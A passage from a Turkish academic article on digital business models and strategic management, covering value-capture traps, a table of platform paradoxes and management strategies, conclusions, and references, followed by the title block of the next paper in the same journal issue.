Değer yakalama	İşletme merkezli değer yakalama mantığı Ürünler ve dijital hizmetler arasında çelişkili kâr formülü	Ekosistem ortaklarını teşvik etmek Anahtar faaliyetler: Ekosistem ortaklığı kabulü için maliyetler	Kâr formüllerinin uyarlanması Anahtar faaliyetler: Kâr formülünü gerçekleştiren iş değerine göre ayarlama Maliyet azaltma ve operasyonel iyileştirmeler


	Gelirleri ekosistem ortağıyla paylaşma konusunda tereddüt	İş ortaklarına ücretsiz dijital altyapı ve veri erişimi sağlama İş ortaklarının gelir üretimini desteklemek için yeni gelir modelleri oluşturma	konusunda şeffaflığın teşvik edilmesi İş ortağı genelinde adil maliyet ve gelir akışlarını müzakere etme
--	---	--	---

5. Stratejik Yönetim Aracı Olarak Dijital İş Modelleri

Dijitalleşme, işletmelerin “strateji ve iş modellerini kurguladıkları çevreyi”, buna bağlı olarak da stratejik karar ve iş modellerini büyük ölçüde değiştirmektedir. Sayıları artan ve yaygınlaşan dijital teknolojiler yeni bir ekosistem, yeni rekabet koşulları, yeni /çevik rakipler, yeni iş modelleri ve platformlarının ortaya çıkmasına neden olmaktadır [17]. Modern işletmeler, rekabetçi konumlarını güçlendirmek için üç stratejik görevi çözmek zorundadır. Tüm bu görevlerin yerine getirilmesi, bilgi sistemleri ve teknolojilerinin iş alanına entegrasyonu olmadan imkansızdır [19]:

- tedarikçiler ve müşterilerle daha yakın ilişkiler kurmak
- operasyonel verimlilik seviyesini artırmak
- ürünlerin rekabet gücünü artırmak

İşletmelerin dijital teknolojileri (gömülü cihazlar, sosyal medya, mobil, bulut, büyük veri analitiği ve nesnelerin interneti gibi) yenilikçi şekillerde kullanmaları ve bu kullanımlardan yararlanan yönetim ve yönetim uygulamaları oluşturması gerekmektedir. Dijital iş stratejisi kavramına yol açan, strateji oluşturmaya farklı bir yaklaşım gerektiren bu dijital teknolojilerin yıkıcı doğasıdır. Müşteri ihtiyaçlarını karşılamamanın yenilikçi yollarına izin veren dijital teknolojilerin ortaya çıkışı, bilgi sistemleri ve iş stratejisi ilişkisini etkileyerek, dijital iş stratejisi kavramına dönüşmesine neden olmuştur. İlk olarak 2010 yılında Mithas ve Lucas tarafından kavramsallaştırılan, “dijital iş stratejisi”, bir organizasyonun içine nüfuz eden ve “diferansiyel (bir ya da birden fazla fonksiyonu ve bunların türevlerini ilişkilendiren) değer yaratmak için dijital kaynaklardan yararlanılarak formüle edilen ve uygulanan” bir stratejidir. Dijital iş stratejisi, dijital teknolojilerin tetiklediği kaçınılmaz dönüşümlere rehberlik etmek için iş ve bilgi teknolojisi stratejilerinin birleşimidir [7]. Şekil 2’de dijital dönüşümün temel itici güçleri arasındaki ilişki tasvir edilmiştir.



Şekil 2. Dijital Dönüşümün Temel İtici Güçleri Arasındaki İlişki [7]

İş modelinin bir işletmenin stratejisini temsil ettiği ve “iş modeli, strateji, gelir modeli ve ekonomik model” gibi farklı kavramların birbirinin yerine kullanılması nedeniyle terminolojik karışıklığa yol açtığı belirtilmektedir [11]. Dijital dönüşüm stratejisi, dijital dönüşüme giden yolu haritalamakta ve dijital teknolojilerin entegrasyonu ve kullanımından kaynaklanan süreç boyunca yöneticilere rehberlik etmektedir. Dijital dönüşüm stratejisi kavramı, işletmeyi dijital dönüşüme yönlendirmek için gerekli kurumsal yönetim ve politikalarla ilgilenerek dijital iş stratejisi kavramını bir adım öteye taşımaktadır. Dijital iş stratejisinin temel bir yönü, sürekli olarak geleceğin müşterisinin kim olduğunu ve dijital pazara yeni girenler aracılığıyla yeni seçenekler ortaya çıktıkça neye değer verdiğini dikkate almaktır. Gelecekte, iş modellerini geçici müşteri satışlarından, değere dayalı sayısallaştırılmış sürekli gelire kaydırmak amacıyla dijital iş stratejisi ve iş stratejisinin eşanlamlı hale geleceği öngörülmektedir [7].

Stratejik bir yönetim aracı olarak iş modeli, sürdürülebilir rekabet avantajları için iş mantığının analizini mümkün kılmakta ve kaynakların bütünsel görünümünü genişletmektedir. Rekabetçi bir iş ortamında kaynaklar veya yeteneklerin tek başına dikkate alınması, işletmenin esnek bir şekilde manevra yapma alanını sınırlandırdığı ve kapsamlı iş mantığını açıklamak için yeterli olmadığından önemlidir. Bu manada, yeni teknoloji geliştirmenin ekonomik başarı elde etmek için yeterli olmadığı, mutlaka uygun bir iş modeline yerleştirilmesi gerektiği vurgulanmaktadır [10].

Dijital dönüşüm sürecinde işletmelerin karşılaştığı en zorlu görevlerden biri, rekabetçi kalabilmek için yeni dijital teknolojileri ürün ve hizmet sunumlarına yerleştirmektir. Dijital iş stratejileri, dijital teknolojilerin tetiklediği dönüşümlere rehberlik etmek ve sürdürülebilir örgütsel rekabet gücü için inovasyonu yönlendirmek üzere işletme genelinde ortak bir anlayış sağlayan iş ve bilgi teknolojileri stratejilerinin bileşimidir. Dijital iş stratejisi ile ilgili dört tema aşağıdaki gibidir [7]:

Kapsam: işletmenin ürün ve hizmet portföyünü kapsayan iş ekosisteminin birbirine bağlılığı

Ölçek: ağırları kullanarak ortaklar ve rakipler arasında bağlantıların var olması

Hız: dijitalleşmenin doğası gereği, iş faaliyetlerinin daha yüksek hızlarda gerçekleşmesi

Kaynak: yeni süreçler, iş modellerinin teslimat ve tedarik iş akışlarını genişlettikçe değer yaratma kaynaklarının artması

İstikrarlı piyasalarda yöneticiler, geleceğin ayrıntılı tahminlerine dayanan stratejilere güvenebilirken; karmaşık, hızlı büyüme ve zenginlik içeren hareketli piyasalarda öngörülemezlik hüküm sürmektedir [20]. İşletmeler, kullanıcıların ve diğer aktörlerin içgörülerinden yararlanabilir ve bu yeni bilgi kaynaklarına dayalı stratejiler belirleyebilirler. Birden çok aktörün katılımı ve faaliyetlere yeni bakış açılarının katılmasıyla, bilgi ve içerik üretimi, iş modellerinde faaliyetlerin yeniden değerlendirilmesine yol açmaktadır [11].

Araştırmacılar literatür taraması üzerinden tespit ettikleri dijital iş modellerinde yaşanan ikilem veya paradoksları dört kategori (organize etme, uygulama, öğrenme, aidiyet) ve boyutta (değer finansı, değer önerisi, değer mimarisi, değer ağı) sınıflandırmış; bu paradokslara yönelik geliştirilen yönetim stratejilerini sunmuşlardır. Bu paradokslar ve yönetim stratejileri Tablo 6'da özetlenmiştir. Platformlarda tabloda adı geçen çeşitli paradokslar içerisinde, durumsal biçimde bir yönetim stratejisi olarak birisinin veya her ikisinin birden tercih edilebildiği belirtilmektedir [18].

Tablo 6. Dijital İş Modelleri Paradoksları ve Yönetim Stratejileri [18]

Kategoriler	Paradokslar	Yönetim Stratejileri
Organize etme	Rekabet veya işbirliği	Gelecekteki faydaların vizyonunu sağlamak Kritik tüketici kitlesini oluşturmak Aynı anda birden fazla yerleşik platformla etkileşim kurmak Rakipler için üye ağına doğrudan, aracısız erişim sağlamak
	Kontrol veya açıklık	Sınır kaynaklarını potansiyel olarak açıklıktan geri adım atarak tasarlamak Yumuşak kontrol mekanizmalarını kullanmak Kontrolde vazgeçmek yerine erişim izni vermek
	Şirket içi geliştirme veya üçüncü taraf geliştirme	Erken pazar aşamalarında dahili geliştirmeye daha fazla güvenmek Üçüncü taraf geliştiricileri dahil etmek ancak bazı tamamlayıcıları şirket içinde üretmeye devam etmek Dahili kaynakların uygun maliyetli koordinasyonunu korurken yeni ortaklarla harici işbirliğine girmek
	Emniyete almak veya kaynak sağlamak	Kendi kendine kaynak sağlamak (üçüncü taraf geliştiriciler yeni sınır kaynakları oluşturur)

		Yönetmeliğe dayalı güvenlik sağlamak (platform sahiplerinin idari mevzuat yoluyla kontrol uygulaması) Çeşitli kaynak sağlama (platform sahiplerinin yeni uygulama alanlarını teşvik etme eylemi) Egemenlik güvencesi (platform sahiplerinin tek kontrolü sürdürmek için eylem)
	Kontrol veya özerklik	Otokontrol/yumuşak kontrol mekanizmalarını kullanmak Kademeli kontrol ile kontrol düzeyinin kendi kendine seçilmesi Mimari üzerinde kontrolü sürdürmek ve kullanımın kontrolünü devretmek Sosyoteknik kontrol noktalarının tanımı ve yerleştirilmesi Karar verme ve seçme yöntemleri konusunda özerklik vermek Belirli alanlarda riski azaltmak Kademeli kontrol ile diğer alanlarda (örneğin, işlevsellik, hizmetler) müşterilere otonom, seçenek yaratan yanıtlar sağlamak için kritik noktaların kontrolü yoluyla birlikte çalışabilirlik
	Standardizasyon veya farklılaşma	Standart hale getirilmiş esnek rekombinasyon Farklılaştırılmış iş ihtiyaçlarına göre BT bileşenleri BT yöneticisinin, standartlaştırılmış BT platformu çekirdeği ile platformun çevresinde ayırt edici işlevsellik sağlama esnekliği arasında önemli bir ayrım formüle etmesi
	Kontrol veya esneklik	Kritik sistemlere yetkisiz erişimi önlerken, mevcut sistemlerle esnek entegrasyon için bir mimari sağlamak Esnek değerlerin birlikte oluşturulmasını sağlamak için kontrol mekanizmaları tasarlamak
Uygulama	Platform performansı/ karmaşıklığı veya geliştirme maliyetleri	Özel tamamlayıcılara teşvikler sunmak, Özel tamamlayıcılarla ortak pazarlama ve ortak geliştirme faaliyetlerini kolaylaştırmak

		Geliştirici topluluğunun rekabet ortamını, son kullanıcı tercihlerini ve ihtiyaçlarını anlamak
	Rekabetçi kalabalık veya ağ etkileri	Nüfus düzeyinde çeşitliliği ve deneyleri kolaylaştırmak Bireysel tamamlayıcıların kahramanca çabalarından daha az yararlanmak
	Kalite veya çeşitlilik	Erken pazar aşamalarında tamamlayıcılarla birlikte değer yaratmayı desteklemek için sınır kaynaklarına veya pazarlama faaliyetlerine yatırım yapmak
	Yönetişim maliyetleri veya birlikte yaratılan değer	Başlangıçta kuralları yürütmek (tamamlayıcılara nasıl ve hangi koşullar altında platform sahibinin kaynaklarına erişim izni verilir) Pasif olarak ancak değerleri vurgularken kuralları daha sonra yürütmek ve esnetmek
Öğrenme	Stabilite veya üretkenlik	Sınır genişletme faaliyetlerini ve sınır nesnelerinin/kaynakların geliştirilmesini kolaylaştırmak Platformu sürekli olarak izlemek ve ayarlamak
	Dijital borç veya dijital seçenekler	Dijital seçenekler belirlemek, geliştirmek ve gerçekleştirmek Dijital borcu planlamak, değerlendirmek ve çözmek Seçenekleri geliştirmek için borcu yinelemeli olarak çözmek, Seçenekleri gerçekleştirmek için borcu tesis etmek veya borcu çözmek için seçeneklerden yararlanmak
	Mevcut yetenek veya gerekli yetenek	Son kullanıcı işlevselliğinin önceden belirtilmesi için organize olurken, bağımsız geliştiricileri güçlendirme yeteneği geliştirmek
	Kısa vadeli değer sahipliği veya uzun vadeli değer yaratma	Hızlı hareket etme yeteneğini korurken tam ölçekli taahhüdü geciktirmek için sınır kaynakları aracılığıyla yatırım yapmak
Aidiyet	Eski kimlik veya yeni kimlik	Yeni roller oluşturmak

		İç normları, değerleri ve güç yapılarını değiştirirken yeni şekillerde işbirliği yapmak için yeni ilişkiler kurmak
	Bireysel veya toplu	Bireysel hizmetler/ para birimleri ve toplumsal kaynaklar/ortak davranış normlarına göre sosyalleşme (statü yoluyla)
Kategoriler arası	Kontrol veya üretkenlik	Bireysel aktörlerin ve yapıların, örtüşen direniş ve uzlaşma eylemleri yoluyla sınır kaynaklarını birlikte oluşturmaya ve ayarlamaya izin vermek
	Şarj edebilme veya açıklık	Daha fazla yeniliği teşvik etmek için geliştirici yenilikleri ekosistemle paylaşmak Geliştirici yeniliklerin yayılımını korumak Tüm ekosistemde kar sağlamak için kontrol mekanizmaları tasarlamak
	Stabilite veya esneklik	Sosyal istikrar için gerekli arayüzler, veri tanımları ve bunların evrimi hakkında anlaşmalara ulaşmak ve yaymak
	Standart veya çeşitlilik	Uyumluluk için teknik standartlara ve kaliteye odaklanan süreçler ve araçlar Özelleştirmeye izin vermek için platform çekirdeğini açık kaynak yapmak Teknik standartlar ve kaliteye odaklanan zaman içinde uyumluluğu korumak için platform çekirdeğinin gelişim yolunu bildirirken standartlar oluşturmak

Bir dijital iş stratejisine dayalı olarak dijital dönüşümün nasıl etkili bir şekilde başarılabileceğine yönelik araştırmada geliştirilen modele göre, dijital iş stratejisinin geliştirilmesine odaklanmak ve onu yönlendirmek için güçlü bir dijital liderliğe ihtiyaç vardır. Dijital ortamda yönetmek için işletmeler, Dijital Dönüşüm Direktörü (CDO -Chief Digital Officer) ve dijital şampiyonlar gibi yeni roller sunmaktadır. Dijital Dönüşüm Direktörü, süreçlerin ve iş modellerinin birden çok seviyedeki iş ekiplerinin birlikte çalışması yoluyla dijital olarak dönüştürülmesini sağlamak için dijital çözümler oluşturan ve işletme genelinde eyleme ilham veren ortaklarla yakın bir şekilde çalışan bir stratejisttir. Strateji, yalnızca işletme ve bilgi sistemleri liderleri arasında değil, aynı zamanda her düzeydeki çalışan arasında işbirliği ve katılımı içermelidir. Nihai hedef, pazar payının korunduğu ve işletmenin rekabet avantajı yoluyla artan kar elde ettiği dijital olgunluğa doğru ilerlemek olacaktır [7].

Dijitalleşmeye yönelik stratejik baskı, aynı zamanda dijitalleşmenin aşılmasına, yani uygun araştırma yapılmadan fırsatların kullanılmasına da yol açabilir. Bir araştırmada incelenen yüksek riskli işletmelerin ya stratejik yaklaşımı benimsediği ya da hiç benimsediği görülmüştür.

Böylece bu işletmeler, artan kaynak tahsisi ve yeni müşteri fırsatlarını keşfetme yeteneği şeklinde dijitalleşme çabaları için pazar çekişi elde etmektedir. Üç yaygın tuzak nedeniyle yeni dijital iş modelinden yararlanılamadığını ve başarısızlığın oluştuğunu göstermektedir [6]:

1. Müşteri değerini anlamadan bir dijital iş modelini öne sürmek
2. Değer sağlama sürecini anlamadan ek kazançlar vaat etmek
3. Kâr formülünü anlamadan dijital fırsatta satılmak

İşletmeler, dijital teknolojileri kullanarak çevresel belirsizliği azaltmak ve daha rekabetçi hale gelmek isterken paradoksal bir duruma yol açmakta ve çevresel karmaşıklığı arttırmaktadır. Dijitalleşme toplumları, pazarları ve işletmeleri hızla yeniden şekillendirmekte; birbirine bağlı olma nedeniyle karmaşıklık artarak yeni bir düzeye ulaşmaktadır. Bu süreçte, aracısızlaştırma/yeniden aracılık, ademi merkeziyetçilik/yeniden merkezileşme, ayrıştırma/yeniden birleştirme döngüleri meydana gelmektedir. Nitekim dijital dönüşüm bazı istenmeyen sonuçlara yol açmaktadır. Dijitalleşmenin artarak her şeyin dijital hale gelmesiyle farklı pazarlar örtüşmekte ve rekabetin sınırları bulanıklaşmaktadır. Dijital yakınsama denilen bu durumda işletme yöneticileri, ben kiminle rekabet ediyorum sorusuna cevap vermede zorlanabilmektedir [5].

Başka bir araştırmadaki görüşmeciler, ekonomik uygulanabilirliği etkileyen parametreler bağlamında yanlış hesaplamalar veya hiç hesaplama yapılmamasından kaynaklanan şaşırtıcı sayıda başarısız iş modeli girişimini örneklendirmiştir. Dijital çözümler son derece özelleştirilmiş olduğundan, en baştan açıkça ve stratejik olarak belirlenmedikçe yalnızca sınırlı ölçeklenebilirlik sunabilir. Gelir elde edebilmek için mevcut müşterilerle beraber, daha geniş bir pazardaki dijital fırsatın değerini anlamak gerekmektedir. Geleneksel iş modellerinde, maliyetler ve gelirler, bir ürün teslim edildiğinde maliyetin ortaya çıkması ve ardından ödemenin sözleşme yoluyla kontrol edilmesiyle bağlantılıdır. Ancak dijital iş modellerinde gelir akışları, maliyet yapılarıyla aynı derecede bağlantılı veya orantılı değildir. İşletmeler yeni dijital fırsatlardan yararlanmanın gerçek maliyetlerini tahmin etmeye çalıştıklarında, bazı maliyetler gizlenebileceğinden, olası maliyetlerin tamamını belirleyemeyebilir. Dijital bir iş modelinde gelir, bir sistemin veya ekipmanın kullanılan kapasitesine veya iyileştirilmiş verimliliğine bağlanabilirken, sağlayıcı bu değeri sağlama maliyetlerini üstlenir [6].

Yöneticiler, dijital teknolojilerle ilgili paradoksal bir gelgit yaşamaktadır. Kısa vadede otomasyona dayalı verimlilik kazanımları ve dijital dayanıklılık artarken; uzun vadede dijital istikrarsızlıkla karşılaşmaktadır. Karmaşıklığı anlama ve yönetme konusundaki başarısızlık durumlarında, bir yöneticinin tek seçeneği bir sonraki dijital teknoloji dalgasına yatırım yapmaktır. Ancak aşırı abartılı teknolojiye veya her şeye uyan tek boyutlu önerilere odaklanan parçalı ve miyop stratejiler, bir sistem görünümü alamaz ve muhtemelen düşük performans göstermektedir [5].

Dijital dönüşüm stratejileri ve dijital iş stratejilerinin oluşturulması ve uygulanması bağlamında, yeni dinamik yetenekler, akıllı ürünler ve hizmetlerin temelini oluşturmaktadır. Hızla değişen dijital çevrede yetenekler, operasyonel yetkinliğin ötesine geçen meta-yeterlilikler olarak anlaşılabilir. Hem örgütsel rutinlere hem de yönetsel bilişe gömülü olan yetenekleri oluşturmak için tek seferlik bir girişim yeterli değildir [13].

Örgütsel dönüşüm yetkinliğinin, işletmenin yapı, sistem, strateji ve değerlerini dönüştürme yeteneği ile ilgili bir dizi işlevsel yetkinlik olduğunu belirtmektedir. Stratejik

yönetim yaklaşımı bağlamında, yöneticilerin dönüşüm süreci boyunca organizasyonu nasıl yönetecekleri konusunda belirli bilgilere sahip olmaları gerekmektedir. Yönetici ve çalışanların dönüşümle ilgili rutinleri, süreçleri ve faaliyetleri gerçekleştirme yeteneğinden yararlanıldıkça yapısal dönüşüm, stratejik dönüşüm, kültürel dönüşüm çıktılarına ulaşılacaktır [21].

6. Sonuç ve Öneriler

Dijital teknolojilerin geliştirilmesi, dijitalleşme ve dijital dönüşüm uygulamaları işletmeler için geleneksel iş dünyasından tamamen farklı yeni rekabet koşullarının oluşmasına neden olmuştur. Bu rekabet koşulları beraberinde işletmelerin üst yönetim stratejileri, iş yönetim stratejileri ve işlevsel stratejilerini değiştirirken, iş modellerini ve iş süreçlerini dijitalleştirmektedir. Tüm bu değişimlerin gerçekleştirilmesi, dijital insan kaynakları uygulamaları ve dijital örgüt kültürüyle yakından ilgilidir. Dijital dönüşüm ve dijitalleşme halen birçok işletme ve yönetici açısından muğlak görünmektedir. Dijital dönüşümün, işletmenin daha dijital olgun hale gelmesi için bir yolculuk olduğu ileri sürülebilir. Bu yolculukta henüz birçok işletme dijitalleşmenin ilk seviyesi diyebileceğimiz “dijital ürünler ve hizmetler” seviyesindedir. Bir işletmenin hangi ürün ve hizmetlerinin dijitalleştirilmesi gerektiği sektörden sektöre, hatta işletmenin yaşam evresi ve koşullarına göre farklılık göstermektedir. Burada yanlış algılanan konulardan biri, işletmenin her ürün ve hizmetinin dijitalleştirilmesi gerektiğidir. Aksine işletme için temel yetkinlik haline gelmiş başarılı geleneksel bir ürün veya hizmeti dijitalleştirmede ısrar etmek, bu başarıyı tersine çevirebilir. Bu nedenle işletme yöneticilerinin öncelikle dijitalleşmeye nereden başlamaları gerektiğine karar vermeleri gerekmektedir. Bunu yapabilmek için bir yol haritasına ihtiyaç vardır ve stratejiler bu noktada yöneticilerin yardımına yetişebilir. Dijitalleşmenin ikinci seviyesinde dijital süreçlerin oluşturulması ve kararların alınması yer almaktadır. İlk iki seviye dijitalleşme için önemli olmakla birlikte yeterli değildir. Çünkü değer oluşturabilecek dijital iş modellerine ihtiyaç vardır. Dijitalleşmenin bu en üst seviyesinde, dijital ürün ve hizmetler, süreçler ve gelir mekanizmaları birlikte bütüncül olarak ele alınmaktadır.

Literatür ve işletme örnekleri bağlamında işletmelere ve bu konuda çalışan araştırmacılara yönelik geliştirilmiş ana fikir ve öneriler aşağıdaki gibidir:

- Dijitalleşme ve dijital dönüşümle birlikte şekillenen yeni rekabet koşulları, yeni yönetim ve iş modelleri, yeni örgüt yapıları, yeni insan kaynağı profili ve yeni örgüt kültürü eğilimi holistik biçimde ele alınmalıdır.
- Dijital dönüşümün dijital olgunluğa doğru bir yolculuk olduğu, farklı seviyelerde farklı yönetsel ve örgütsel ihtiyaçların ortaya çıktığı görülmektedir. Yöneticiler, işletmenin bu yolculuğun henüz neresinde olduğunu SWOT analizi vb analizler yaparak anlamaları ve bir yol haritası oluşturmaları gerekmektedir.
- Dijital iş modelleri, geleneksel iş modelleri kavramının bir uzantısıdır. Dijital platformlar aracılığıyla dijital teklif ve deneyimlerin sunulması, müşteri katılımı yoluyla gelirlerin maksimize edilmesi ve maliyetlerin düşürülmesi hedeflenmektedir.
- Yerleşik işletmelerin, dijital bozucular denilen tipte yeni işletmelerle rekabet edebilmesi için “mevcut iş modelini dijitalleştirme ve/veya tamamen yeni dijital iş modelleri tasarlama” seçenekleri bulunmaktadır.
- Dijital iş modellerinde madalyonun görünen tarafında “dijital ürün ve hizmetler, dijital süreçler ve dijital gelir mekanizmaları” bulunurken; madalyonun arka tarafında dijital insan

kaynakları uygulamaları, dijital dönüşüm uygulamaları ve dijital örgüt kültürü unsurları yer almaktadır. Yöneticilerin sadece dijital teknolojilere odaklanmaları, resmin bütünü görmelerini engelleyebilir.

- Stratejik yönetim bağlamında hiyerarşik olarak üst yönetim stratejileri, iş yönetim stratejileri ve işlevsel stratejiler birbiriyle ilişkilidir. Bu açıdan, dijital dönüşüm ve dijital iş stratejileri ile dijital iş modellerinin bağlantısı kurulmalıdır.

- Dijital olgun işletmeler, dijital iş stratejilerinde netliği yakalamış, dijital dönüşüm uygulamalarının iş modelleri, iş süreçleri ve insan kaynağı yetkinliğini etkilediği, işbirlikçi ve daha fazla risk alabilen işletmelerdir. Bu nedenle dijital dönüşüm ve dijital iş stratejilerinin daha net ve açık hale getirilmesi önemlidir.

- Dijital dönüşüm liderlerinin teknoloji alanında mutlaka uzman olması beklenmemelidir. Büyümeye odaklanan “değer ve yatırım konusunda sağlam kavrayışa sahip olmaları” aranan en önemli şartlardan biridir. Aynı zamanda dijital dönüşüm liderliği, işletme dışından edinilecek (outsourcing) bir unsur değildir.

- Dijital iş modelleri literatüründe çevik örgüt yapılarına dikkat çekilmektedir. Bu nedenle yöneticilerin bu tip örgüt yapılarını tanımaları yol gösterici olacaktır.

- Geleneksel iş modellerinde değer yaratma ile ilişkili “dijital değer miyopisi”, değer teslimi ile ilişkili “geleneksel değer zinciri ataleti” ve değer yakalama ile ilişkili “işletme merkezli değer yakalama mantığı” gibi engeller/tuzaklar ile karşılaşılabilir. Bu engel veya tuzakların ne anlama geldiğini öğrenmek, yöneticilerin aynı sorunlarla karşılaşmalar bile farkındalık ile çözebilmelerine destek olacaktır.

- Ürün ve değer zihniyeti, reaktif bir yaklaşımdan proaktif bir yaklaşıma geçmektedir. Geleneksel veya yerleşik iş modelleri, gerçek zamanlı veya tahmine dayalı üretimi karşılamada yetersiz kalacağından dijital iş modelleri geliştirebilmek ve uygulayabilmek rekabet avantajı elde edebilmenin yeni anahtarlarından biridir.

Dijital dönüşüm, yıkıcı rekabet içerisinde işletmenin sürekli yenilendiği bir süreç ve yolculuğu ifade ettiğinden, bu çalışma içerisinde örneklendirilen stratejilerin, farklı bağlamlarda değişiklik arz edeceği ileri sürülebilir. Gelecek çalışmaların, Türkiye’de ve dünyada farklı sektörlerde faaliyet gösteren işletmelerin dijital iş modelleri göz önünde bulundurarak stratejik yönetim uygulamalarını anlama ve modelleme üzerine çeşitlendirilmesinin literatüre katkı sağlayacağı düşünülmektedir.

Kaynaklar

- [1] Bican, P. M., Brem, A. Digital Business Model, Digital Transformation, Digital Entrepreneurship: Is There A Sustainable “Digital”? Sustainability. 2020, 12, 13, 5239. <https://doi.org/10.3390/su12135239>
- [2] Pokhrylko, S., Dvorianova, T. “A Digital Platform As A Diverged Type of Digital Business Models. In Accounting, Audit, Analysis: Transformation of Science and Business in New Economic Reality”, *Proceeding of International Scientific Conference*, 2021, pp. 84-86. <https://doi.org/10.15388/Transformation-of-science-and-business.2021>
- [3] Mihova, T., Chukalov, K. Digital Business Models in Industrial Enterprises. In IOP Conference Series: Materials Science and Engineering. 2019, 618, 1, 012074. <https://doi.org/10.1088/1757-899X/618/1/012074>
- [4] Schaller, A. A., Vatananan-Thesenvitz, R., Pulsiri, N., Schaller, A. M. “The Rise Of Digital Business Models: An Analysis of The Knowledge Base”, *Proceeding of Portland International Conference*

- on Management of Engineering and Technology, 2019, pp. 1-13.
<https://doi.org/10.23919/PICMET.2019.8893696>
- [5] Katsamakas, E. Digital Transformation and Sustainable Business Models. Sustainability. 2022, 14, 11, 6414. <https://doi.org/10.3390/su14116414>
- [6] Linde, L., Sjödin, D., Parida, V., Gebauer, H. Evaluation of Digital Business Model Opportunities: A Framework For Avoiding Digitalization Traps. Research-Technology Management. 2020, 64, 1, 43-53. <https://doi.org/10.1080/08956308.2021.1842664>
- [7] Brown, N., Brown, I. "From Digital Business Strategy To Digital Transformation-How: A Systematic Literature Review", *Proceedings of the South African Institute of Computer Scientists and Information Technologists*, 2019, pp.1-8. <https://doi.org/10.1145/3351108.3351122>
- [8] Galimova, M., Gileva, T., Mukhanova, N., Krasnuk, L. Selecting The Path of The Digital Transformation of Business-Models For Industrial Enterprises. In IOP Conference Series: Materials Science and Engineering. 2019, 497, 1, 012071. <https://doi.org/10.1088/1757-899X/497/1/012071>
- [9] Nielsen, C., Aagaard, A. The Fifth Stage of Business Model Research: The Role of Business Models in Times of Uncertainty. Journal of Business Models. 2021, 9, 1, 77-90. <https://doi.org/10.5278/jbm.v9i1.4246>
- [10] Guggenberger, T., Möller, F., Boualouch, K., Otto, B. "Towards a Unifying Understanding of Digital Business Models", *Proceedings of the Pacific Asia Conference on Information Systems (PACIS)*, 2020, p. 70. <https://aisel.aisnet.org/pacis2020/70>
- [11] Russo-Spena, T., Tregua, M., D'Auria, A., Bifulco, F. A Digital Business Model: An Illustrated Framework From The Cultural Heritage Business. International Journal of Entrepreneurial Behavior & Research. 2022, 28, 8, pp. 2000-2023. <https://doi.org/10.1108/IJEBR-01-2021-0088>
- [12] Muthuraman, S. Digital Business Models for Sustainability. Gedrag & Organisatie Review. 2020, 33, 1095-1102. <http://lemma-tijdschriften.com/gallery/goj-1641.pdf>
- [13] Ahmad, M., Botzkowski, T., Klötzer, C., Papert, M. "Behind The Blackbox Of Digital Business Models", *Proceedings of the 53rd Hawaii International Conference on System Sciences*, 2020, 53, pp. 4547- 4557. <https://doi.org/10.24251/HICSS.2020.556>
- [14] Becker, J., Joachim, K., Koldewey, C., Reinhold, J., Dumitrescu, R. "Scaling Digital Business Models: A Case From The Automotive Industry", *Proceedings of The International Society for Professional Innovation Management*, 2020, pp. 1-15. <https://ris.uni-paderborn.de/record/17406>
- [15] Sjödin, D., Parida, V., Visnjic, I. How Can Large Manufacturers Digitalize Their Business Models? A Framework for Orchestrating Industrial Ecosystems. California Management Review. 2022, 64, 3, 49-77. <https://doi.org/10.1177/00081256211059140>
- [16] Bielinè, V., & Ulbinaitė, A. "Capturing Value in The Ecosystem of Digital Business Platforms", *Proceedings of The Accounting, Audit, Analysis: Transformation Of Science And Business in New Economic Reality International Scientific Conference*, 2021, pp. 20-24. <https://doi.org/10.15388/Transformation-of-science-and-business.2021>
- [17] Kannan, P. K., Singh, S. Digital Business Models and Platforms. Groningen Digital Business Centre, 2021, 1, 1-16, <https://www.rug.nl/gdbc/white-paper-digital-business-models-and-platforms.pdf>
- [18] Mini, T., Widjaja, T. "Tensions in Digital Platform Business Models: A Literature Review", *Proceedings of The International Conference on Information Systems*, 2019, pp.1-17. https://aisel.aisnet.org/icis2019/is_heart_of_innovation_ecosystems/innovation_ecosystems/6
- [19] Strutynska, I., Kozbur, G., Dmytrotsa, L., Sorokivska, O., Melnyk, L. "Influence of Digital Technology on Roadmap Development for Digital Business Transformation", *Proceedings of The 9th International Conference on Advanced Computer Information Technologies*, 2019, pp. 333-337. <https://doi.org/10.1109/ACITT.2019.8780056>
- [20] Gomes, J. G. C., Okano, M. T., Simões, E. A., Otolá, I. Management Strategy and Business Models in The Era of Digital Transformation. South American Development Society Journal. 2019, 5, 14, 252. <https://doi.org/10.24325/issn.2446-5763.v5i14p252-270>
- [21] Žemgulienė, J., & Valukonis, M. "Organizational Competence in Managing Transformation", *Proceedings of The Accounting, Audit, Analysis: Transformation Of Science And Business in New Economic Reality International Scientific Conference*, 2021, pp. 124-127. <https://www.journals.vu.lt/proceedings/article/view/25029>

YAZILIM MÜHENDİSLİĞİNDE GÜVENİLİRLİK, TUTARLILIK, BAĞLAM VE DEĞİŞMEZLİK İÇİN VERİ ODAKLI YENİ BİR YAKLAŞIM

Gökmen Katipoğlu¹, Semih Utku², Savaş Takan^{*3}

¹Dokuz Eylül Üniversitesi, 2022900626@ogr.deu.edu.tr

²Dokuz Eylül Üniversitesi, semih@cs.deu.edu.tr

³Ankara Üniversitesi, stakan@ankara.edu.tr

